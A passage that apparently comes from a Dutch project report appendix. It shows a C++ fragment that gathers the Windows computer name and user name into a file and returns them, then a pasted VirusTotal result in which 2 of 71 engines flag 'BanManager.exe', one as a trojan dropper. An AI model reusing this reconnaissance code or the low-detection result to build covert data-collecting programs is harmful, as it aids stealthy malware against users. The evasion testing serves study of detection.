    DWORD bufCharCount = INFO_BUFFER_SIZE;

    // Get and display the name of the computer.
    GetComputerName(infoBuf, &bufCharCount);
    //wprintf(TEXT("\nComputer name:   %s"), infoBuf);
    wComputerName = infoBuf;

```

```

// Get and display the user name.
GetUserName(infoBuf, &bufCharCount);
wUserName = infoBuf;
// wprintf(TEXT("\nUser name:      %s"), infoBuf);

using convert_type = std::codecvt_utf8<wchar_t>;
std::wstring_convert<convert_type, wchar_t> converter;

computerName = converter.to_bytes(wComputerName);
userName = converter.to_bytes(wUserName);

sysInfoFile << "Computer name: " << computerName << "\n";
sysInfoFile << "User name: " << userName << "\n";

sysInfoFile.close();
return computerName + "|" + userName;
};

```

# Bijlage 8.1

8329b5f44b8470b1fe52c362e8da7a5714681bc76c696b558d991c251a85

QSign in

2  
/ 71

Community Score

2 engines detected this file

8329b5f44b8470b1fe52c362e8da7a5714681bc76c696b558d991c251a85

BanManager.exe

71.50 KB  
Size

2019-12-29 11:13:23 UTC  
a moment ago

EXE

DETECTION	DETAILS	COMMUNITY
Trappine	⚠ Suspicious low ml score	VBA32 ⚠ BScope.TrojanDropper.Daspalo
Acronis	✔ Undetected	AdAware ✔ Undetected
AviraLab	✔ Undetected	AhnlLab-V3 ✔ Undetected
Alibaba	✔ Undetected	ALYac ✔ Undetected
Antiy-AVL	✔ Undetected	SecureAge APEX ✔ Undetected
Arcabit	✔ Undetected	Avast ✔ Undetected
Avast-Mobile	✔ Undetected	AVG ✔ Undetected
Avira (no cloud)	✔ Undetected	Baidu ✔ Undetected
BitDefender	✔ Undetected	BitDefenderTheta ✔ Undetected
Bitav	✔ Undetected	CAT-QuackHeal ✔ Undetected
ClimAV	✔ Undetected	CMC ✔ Undetected
Comodo	✔ Undetected	CrowdStrike Falcon ✔ Undetected
Cybereason	✔ Undetected	Cylance ✔ Undetected
Cyren	✔ Undetected	DrWeb ✔ Undetected
eGambit	✔ Undetected	Emsisoft ✔ Undetected
Endgame	✔ Undetected	eScan ✔ Undetected
ESET-NOD32	✔ Undetected	F-Prot ✔ Undetected
F-Secure	✔ Undetected	FireEye ✔ Undetected
Fortinet	✔ Undetected	GData ✔ Undetected
Ikarus	✔ Undetected	Jiangmin ✔ Undetected
K7AntiVirus	✔ Undetected	K7GW ✔ Undetected
Kaspersky	✔ Undetected	Kingsoft ✔ Undetected
Malwarebytes	✔ Undetected	MAX ✔ Undetected
McAfee	✔ Undetected	McAfee-GW-Edition ✔ Undetected
Microsoft	✔ Undetected	NANO-Antivirus ✔ Undetected
Palo Alto Networks	✔ Undetected	Panda ✔ Undetected
Qihoo-360	✔ Undetected	Rising ✔ Undetected
Sangfor Engine Zero	✔ Undetected	SentinelOne (Static ML) ✔ Undetected
Sophos AV	✔ Undetected	Sophos ML ✔ Undetected
SUPERAntiSpyware	✔ Undetected	Symantec ✔ Undetected
TACHYON	✔ Undetected	Tencent ✔ Undetected
TrendMicro	✔ Undetected	TrendMicro-HouseCall ✔ Undetected
VIPRE	✔ Undetected	ViRobot ✔ Undetected
Webroot	✔ Undetected	Yandex ✔ Undetected
Zillya	✔ Undetected	ZoneAlarm by Check Point ✔ Undetected
Zoner	✔ Undetected	Symantec Mobile Insight ⚠ Unable to process file type
Trustlook	⚠ Unable to process file type	

VirusTotal

Contact Us

How It Works

Terms of Service

Privacy Policy

Blog

Community

Join Community

Vote and Comment

Contributors

Top Users

Latest Comments

Tools

API Scripts

YARA

Desktop Apps

Browser Extensions

Mobile App

Premium Services

Intelligence

Hunting

Graph

API

Monitor

Documentation

Get Started

Searching

Reports

API

Use Cases